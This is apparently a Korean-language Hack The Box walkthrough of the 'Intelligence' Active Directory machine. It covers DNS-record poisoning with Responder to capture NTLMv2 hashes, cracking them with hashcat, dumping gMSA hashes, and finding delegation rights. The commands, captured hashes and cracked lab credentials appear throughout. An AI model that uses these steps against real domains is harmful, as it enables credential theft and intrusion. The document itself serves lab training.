
responder -I tun0 명령어로 서버 실행
dnstool -u 'intelligence\Tiffany.Molina' -p NewIntelligenceCorpUser9876 10.129.95.154 -a add -r web1 -d 10.10.16.5 -t A 실행.
10.10.16.5 칼리 IP를 web1 도메인으로 등록해 downdetector.ps1 파일이 10.10.16.5(web1) 도메인에 NTLM 인증을 시도하게 만들어 NTLMv2 해시 탈취 성공
[HTTP] NTLMv2 Client   : 10.129.95.154
[HTTP] NTLMv2 Username : intelligence\Ted.Graves
[HTTP] NTLMv2 Hash     : Ted.Graves::intelligence:c00b4cbb7aed31af:2025E6EDFFEF8BF9AD13C36AD21FCAEC:0101000000000000A834EE83DCA7DC01855402A3302FBE49000000000200080051004C004300510001001E00570049004E002D0050004400440059003400360058004E00340058004C000400140051004C00430051002E004C004F00430041004C0003003400570049004E002D0050004400440059003400360058004E00340058004C002E0051004C00430051002E004C004F00430041004C000500140051004C00430051002E004C004F00430041004C00080030003000000000000000000000000020000076583A42717C8CB498500F4407F14D29D24FF02AB3F875096E18C1E4D99B261A0A001000000000000000000000000000000000000900340048005400540050002F0077006500620031002E0069006E00740065006C006C006900670065006E00630065002E006800740062000000000000000000

hashcat -m 5600 Ted.Graves.hash ../../../utill/wordlist/rockyou.txt NTLMv2 해시 크래킹
Ted.Graves:Mr.Teddy 크리덴셜 확보
┌──(root㉿kali)-[/home/kali/htb/intelligence/foothold]
└─# nxc smb 10.129.95.154 -u Ted.Graves -p Mr.Teddy
SMB         10.129.95.154   445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False)
SMB         10.129.95.154   445    DC               [+] intelligence.htb\Ted.Graves:Mr.Teddy
Privilege Escalation
Ted.Graves 계정을 확보했으니 블러드 하운드 파이썬으로 덤프한 뒤, 열거.
Ted.Graves 계정은 IT.Support 그룹에 속하며 SVC_INT 계정에 대해서 ReadGMSAPassword 권한이 부여됨

ReadGMSAPassword
sudo python gMSADumper.py -u tiffany.molina -p NewIntelligenceCorpUser9876 -l intelligence.htb -d intelligence.htb
svc_int 계정의 NTLM 해시 확보 d5538dca5ba2ff329c9df39ef130f439
┌──(kali㉿kali)-[~/utill/gMSADumper]
└─$ sudo python  gMSADumper.py -u tiffany.molina -p NewIntelligenceCorpUser9876 -l intelligence.htb -d intelligence.htb
[sudo] password for kali:
Users or groups who can read password for svc_int$:
 > DC$
 > itsupport

┌──(kali㉿kali)-[~/utill/gMSADumper]
└─$ sudo python3 gMSADumper.py -u ted.graves -p Mr.Teddy -l intelligence.htb -d intelligence.htb
Users or groups who can read password for svc_int$:
 > DC$
 > itsupport
svc_int$:::d5538dca5ba2ff329c9df39ef130f439
svc_int$:aes256-cts-hmac-sha1-96:8895ba258759c7fa94d7e7acd256f1d47dffe6783129f8f3785ba1634379c39e
svc_int$:aes128-cts-hmac-sha1-96:1ebe879f3ecb1169f32413d9a8ebc7a6
AllowedToDelegate
SVC_INT 계정은 DC.intelligence.htb에 AllowedToDelegate 권한이 부여됨
